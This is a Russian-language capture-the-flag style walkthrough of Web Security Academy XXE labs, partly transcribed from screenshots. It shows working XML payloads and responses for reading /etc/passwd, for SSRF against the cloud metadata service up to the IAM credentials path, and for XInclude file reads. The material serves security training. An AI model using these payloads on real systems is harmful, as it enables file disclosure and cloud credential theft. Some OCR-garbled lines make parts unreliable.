



XML external entity (XXE) injection


Lab: Exploiting XXE using external entities to retrieve files



1. Кликаем по любому товару.
2. Прокручиваем страницу вниз и видим поле “Check stock”.
3. Перехватываем запрос проверки наличия товара с помощью Burp.



5. Изменяем запрос ледующим образом:



Description:

The Six Pack Beer Belt - because who wants

Say goodbye to long queues at the bar thank

you for all that good beer you're drinking. With its camo

pattern, it's perfect for anyone who hates paying for drinks at the

bar.

Simply strap it on and load it up with your fav

orite cans of beer. Buy this adjustable belt today and n

Exploiting XSE using exte
+

← → ↺ 🏠
0
https://ac2f1f7a1f20854b80b75

Send
Cancel
< >

Request

Raw Params Headers Hex XML

```

1 POST /product/stock HTTP/1.1
2 Host: ac2f1f7a1f20854b80b75aab000800a9.web-security-academy.net
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
4 Firefox/76.0
5 Accept: */*
6 Accept-Language: ru-RU,ru;q=0.0,en-US;q=0.5,en;q=0.3
7 Accept-Encoding: gzip, deflate
8 Referer:
9 https://ac2f1f7a1f20854b80b75aab000800a9.web-security-academy.net/product
10 /productId=1
11 Content-Type: application/xml
12 Origin: https://ac2f1f7a1f20854b80b75aab000800a9.web-security-academy.net
13 Content-Length: 172
14 Connection: close
15 Cookie: sessionId=Js7ZykptpdC5oJ8afn27gek2990QL
16
17 <?xml version="1.0" encoding="UTF-8"?><!DOCTYPE test [ <ENTITY xxe
18 SYSTEM "file:///etc/passwd" >]><stockCheck><productId>xxe</productId>
19 <storeId>1</storeId></stockCheck>
                    
```

Target: https://ac2f1f7a1f20854b80b75aab000800a9.web-security-academy.net
?

Response

Raw Headers Hex


```

1 HTTP/1.1 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 Connection: close
4 Content-Length: 1144
5
6 *Invalid product ID: root:x:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
19 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
20 list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
21 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
22 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr
23 /sbin/nologin
24 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
25 _apt:x:100:100:apt:/var/lib/apt:/usr/sbin/nologin
26 peter:x:2001:2001::/home/peter:/bin/bash
27 user:x:2000:2000::/home/user:/bin/bash
28 dnsmasq:x:101:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
29 messagebus:x:102:101::/nonexistent:/usr/sbin/nologin
                    
```


```
</stockCheck></productId>&xxe;</productId><storeId>1</storeId></stockCheck>
```

6. Done.

Lab: Exploiting XXE to perform SSRF attacks




1. Кликаем по любому товару.
2. Прокручиваем страницу вниз и видим поле "Check stock".
3. Перехватываем запрос проверки наличия товара с помощью Burp.



4. Отправляем запрос в Repeater.
5. Изменяем запрос ледующим образом:

```
<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE test [ <!ENTITY xxe SYSTEM  
"http://169.254.169.254/"> ]><stockCheck><productId>&xxe;</productId><storeId>1</storeId></  
stockCheck>
```



6. Видим ответ latest.

7. Вновь изменяем запрос, добавляя latest:


```
<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE test [ <!ENTITY xxe SYSTEM
"http://169.254.169.254/latest">
]><stockCheck><productId>&xxe;</productId><storeId>1</storeId></stockCheck>
```

8. Видим ответ meta-data, вновь изменяем запрос:

```
<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE test [ <!ENTITY xxe SYSTEM
"http://169.254.169.254/latest/meta-data">
]><stockCheck><productId>&xxe;</productId><storeId>1</storeId></stockCheck>
```

9. ...


10. Получаем ответ




```
<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE test [ <!ENTITY xxe SYSTEM
"http://169.254.169.254/latest/meta-data/iam/security-credentials/
admin"> ]><stockCheck><productId>&xxe;</productId><storeId>1</storeId></stockCheck>
```

11. Done.

Lab: Exploiting XInclude to retrieve files



1. Кликаем по любому товару.
2. Прокручиваем страницу вниз и видим поле "Check stock".
3. Перехватываем запрос проверки наличия товара с помощью Burp.



4. Отправляем запрос в Repeater.
5. Изменяем запрос ледующим образом:

The screenshot displays the Burp Suite interface. On the left, a browser window shows a webpage with a description of a tiny home. The main panel shows a POST request to `https://acdb1fd41f8bafef800b0b4100f800c5.web-security-academy.net/product/stock`. The request body is an XML payload. The right panel shows the response, which is a 400 Bad Request.

Request:

```
1 POST /product/stock HTTP/1.1
2 Host: acdb1fd41f8bafef800b0b4100f800c5.web-security-academy.net
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:76.0) Gecko/20100101 Firefox/76.0
4 Accept: */*
5 Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Referer: https://acdb1fd41f8bafef800b0b4100f800c5.web-security-academy.net/product/stock
8 Content-Type: application/x-www-form-urlencoded
9 Origin: https://acdb1fd41f8bafef800b0b4100f800c5.web-security-academy.net
10 Content-Length: 126
11 Connection: close
12 Cookie: session=JnX5N6qW0shwmlp5305yh8ttztvz9K
13
14 productId=<foo xmlns:xi="http://www.w3.org/2001/XInclude">
15 <xi:include parse="text" href="file:///etc/passwd"/></foo>&storeId=1
```

Response:

```
1 HTTP/1.1 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 Connection: close
4 Content-Length: 1145
5
6 *Invalid product ID:
7 root:x:0:root:/root:/bin/bash
8 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
9 bin:x:2:2:bin:/bin:/usr/sbin/nologin
10 sys:x:3:3:sys:/dev:/usr/sbin/nologin
11 sync:x:4:65534:sync:/bin:/bin/sync
12 games:x:5:60:games:/usr/games:/usr/sbin/nologin
13 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
14 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
15 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
16 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
17 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
18 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
19 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
20 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
21 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
22 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
23 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
24 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
25 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
26 peter:x:2001:2001::/home/peter:/bin/bash
27 user:x:2000:2000::/home/user:/bin/bash
28 dnsmasq:x:101:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
29 messagebus:x:102:101::/nonexistent:/usr/sbin/nologin
30
```

productId=<foo xmlns:xi="http://www.w3.org/2001/XInclude">
<xi:include parse="text" href="file:///etc/passwd"/></foo>&storeId=1
6. Done.

Lab: Exploiting XXE via image file upload

